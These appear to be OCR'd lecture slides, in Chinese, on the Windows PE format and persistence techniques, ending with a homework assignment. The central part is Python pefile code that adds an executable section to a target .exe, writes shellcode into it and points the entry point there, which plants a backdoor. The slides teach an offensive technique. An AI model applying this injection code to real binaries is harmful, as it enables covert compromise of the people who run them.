
8 bytes

在記憶體中的大小

在記憶體中的地址
(相對於 ImageBase)


屬性(rwx)

PE磁盘文件与内存映像结构图



Common Sections

```
C++

typedef struct _IMAGE_SECTION_HEADER {
  BYTE  Name[IMAGE_SIZEOF_SHORT_NAME];  8 bytes
```



- .text：放 code 的地方
- .data：放 data 的地方
- .rdata：read only data，例如 const string
- .bss (Block Start with Symbol)：
  未初始化全局變數

- .idata：Import Table 導入表 (用到哪些 dll)
- .edata：Export Table 導出表(通常是 dll 才會有)
- .reloc：重定位表


PE Format

==========

PE Injection

PE Injection

1. 新增一個 Section 放 Backdoor
2. 修改 Header




1. 新增一個 Section 放 Backdoor

a) 在 Section Table 新增一個 Section Header

b) 把 shellcode 放在 Section Header 所指定的位址

Section Table




Section Header 結構 (40 bytes)

C++

```
typedef struct _IMAGE_SECTION_HEADER {
  BYTE  Name[IMAGE_SIZEOF_SHORT_NAME];   8 bytes
  union {
    DWORD PhysicalAddress;
    DWORD VirtualSize;   ← 在記憶體中的大小
  } Misc;
  DWORD VirtualAddress;   ← 在記憶體中的地址
  DWORD SizeOfRawData;      (相對於 ImageBase)
  DWORD PointerToRawData;
  DWORD PointerToRelocations;
  DWORD PointerToLinenumbers;
  WORD  NumberOfRelocations;
  WORD  NumberOfLinenumbers;
  DWORD Characteristics;   ← 屬性(rwx)
} IMAGE_SECTION_HEADER, *PIMAGE_SECTION_HEADER;
```

2. 修改 Header



a) FILE_HEADER.NumberOfSections++
   - section 的數量加一

b) OPTIONAL_HEADER.SizeOfImage = VirtualAddress + VirtualSize
   - 在記憶體中的大小 (SizeOfImage)，增加了新 section 的大小 (VirtualSize)

c) OPTIONAL_HEADER.AddressOfEntryPoint = VirtualAddress
   - 程式入口點(AddressOfEntryPoint)，改為新 section 的位置 (VirtualAddress)

PE Injection with Python

```
import pefile
```

- Step0. 調整 PE 檔案大小
- Step1. 新增 Section Header
- Step2. 修改 PE Header, Optional Header
- Step3. 把 Shellcode 塞進新的 Section
- Step4. 修改 OEP

Step0. 調整 PE 檔案大小

- 檔案大小 += 8KB

target.exe

```
original_size = os.path.getsize(exe_path)
print("\t[+] Original Size = %d" % original_size)
fd = open(exe_path, 'a+b')
map = mmap.mmap(fd.fileno(), 0, access=mmap.ACCESS_WRITE)
map.resize(original_size + 0x2000)
map.close()
fd.close()
print("\t[+] New Size = %d bytes\n" % os.path.getsize(exe_path))
```

Step1.
新增 Section Header

- 先取得原檔案的資訊
  - Sectioin 數量
  - Alignment 長度
  - 計算新 Section Header 的位址

Section Table

```
typedef struct _IMAGE_SECTION_HEADER {
  BYTE  Name[IMAGE_SIZEOF_SHORT_NAME];
  union {
    DWORD PhysicalAddress;
    DWORD VirtualSize;
  } Misc;
  DWORD VirtualAddress;
  DWORD SizeOfRawData;
  DWORD PointerToRawData;
  DWORD PointerToRelocations;
  DWORD PointerToLinenumbers;
  WORD  NumberOfRelocations;
  WORD  NumberOfLinenumbers;
  DWORD Characteristics;
} IMAGE_SECTION_HEADER, *PIMAGE_SECTION_HEADER;
```

target.exe

```
import pefile
pe = pefile.PE(exe_path)
last_section = pe.FILE_HEADER.NumberOfSections - 1
file_alignment = pe.OPTIONAL_HEADER.FileAlignment
section_alignment = pe.OPTIONAL_HEADER.SectionAlignment
new_section_offset = (pe.sections[last_section].get_file_offset() + 40)
```

Step1.
新增 Section Header

```
BYTE   Name[IMAGE_SIZEOF_SHORT_NAME];
DWORD  VirtualSize;          ← 在記憶體中的大小
DWORD  VirtualAddress;       ← 在記憶體中的地址
DWORD  SizeOfRawData;
DWORD  PointerToRawData;
DWORD  Characteristics;      ← 屬性
```

- 計算 Section Header 數值

```
# 注意 Section name 必須是 8 bytes
name = bytes(".myname" + (1 * '\x00'), 'UTF-8')
virtual_size = align(0x1000, section_alignment)
virtual_address = align((pe.sections[last_section].VirtualAddress +
                         pe.sections[last_section].Misc_VirtualSize),
                        section_alignment)
size_of_raw_data = align(0x1000, file_alignment)
pointer_to_raw_data = align((pe.sections[last_section].PointerToRawData +
                         pe.sections[last_section].SizeOfRawData),
                        file_alignment)
# EXECUTE, READ, WRITE, CODE
characteristics = 0xE0000020
```

```
def align(val_to_align, alignment):
    return ((val_to_align + alignment - 1) // alignment) * alignment
```

Step1.
新增 Section Header

- 寫入 Header
  - union 結構中的所有變數會共享一塊記憶體，整個結構大小為所有變數中最大的

```
typedef struct _IMAGE_SECTION_HEADER {
  BYTE  Name[IMAGE_SIZEOF_SHORT_NAME];
  union {
    DWORD PhysicalAddress;
    DWORD VirtualSize;          ← 在記憶體中的大小
  } Misc;
  DWORD VirtualAddress;         ← 在記憶體中的地址
  DWORD SizeOfRawData;
  DWORD PointerToRawData;
  DWORD PointerToRelocations;
  DWORD PointerToLinenumbers;
  WORD  NumberOfRelocations;
  WORD  NumberOfLinenumbers;
  DWORD Characteristics;        ← 屬性
```

```
pe.set_bytes_at_offset(new_section_offset, name)
pe.set_dword_at_offset(new_section_offset + 8, virtual_size)
pe.set_dword_at_offset(new_section_offset + 12, virtual_address)
pe.set_dword_at_offset(new_section_offset + 16, size_of_raw_data)
pe.set_dword_at_offset(new_section_offset + 20, pointer_to_raw_data)
# 其他不重要的欄位都寫 0
pe.set_bytes_at_offset(new_section_offset + 24, (12 * b'\x00'))
pe.set_dword_at_offset(new_section_offset + 36, characteristics)
```

Step2. 修改 PE Header, Optional Header

- section 的數量加一
- 在記憶體中的大小 (SizeOfImage)，增加了新 section 的大小 (VirtualSize)

```
pe.FILE_HEADER.NumberOfSections += 1
pe.OPTIONAL_HEADER.SizeOfImage = virtual_address + virtual_size
```

Step3. 把 Shellcode 塞進新的 Section

- Reload pe 讓他看到新的 section
- 把 Shellcode 放在 Section Header 所指定的位址

```
last_section = pe.FILE_HEADER.NumberOfSections - 1
pe.write(exe_path)
pe = pefile.PE(exe_path) # reload pe file
```

```
pointer_to_raw_data = pe.sections[last_section].PointerToRawData
pe.set_bytes_at_offset(pointer_to_raw_data, shellcode)
```

Step4. 修改 OEP

- 程式入口點 (VirtualAddress)，改為新 section 的位置 (VirtualAddress)

```
new_ep = pe.sections[last_section].VirtualAddress
pe.OPTIONAL_HEADER.AddressOfEntryPoint = new_ep
```

Reference

- Code Injection with Python
  - https://axcheron.github.io/code-injection-with-python/

- [SITCON 2019] R2 手把手玩 PE Injection
  - https://www.youtube.com/watch?v=QxCR8FuBEFw
  - https://drive.google.com/drive/folders/1Bn_UwCymhI409Pr6B5HqS82vfJuIUtpH

Summary

- Event Triggered Execution
  - .bash_profile and .bashrc
  - PowerShell Profile
- Scheduled Task/Job
  - Schtasks
  - Cron
- Boot or Logon Autostart/Initialization
  - Registry
  - Startup Items
- Hijack Execution Flow
  - Path Interception by PATH Environment Variable
  - DLL Hijacking
- Compromise Client Software Binary
  - Portable Executable Injection

HW

- 找一個上課沒講到的 Persistence 技術做實驗
  - 介紹該技術
  - 附上實驗過程截圖
  - 附上 Code 並說明如何執行以及你的環境

- 上傳 zip 檔，結構:
  - $(StudentID)/
    - $(StudentID).pdf
    - Code/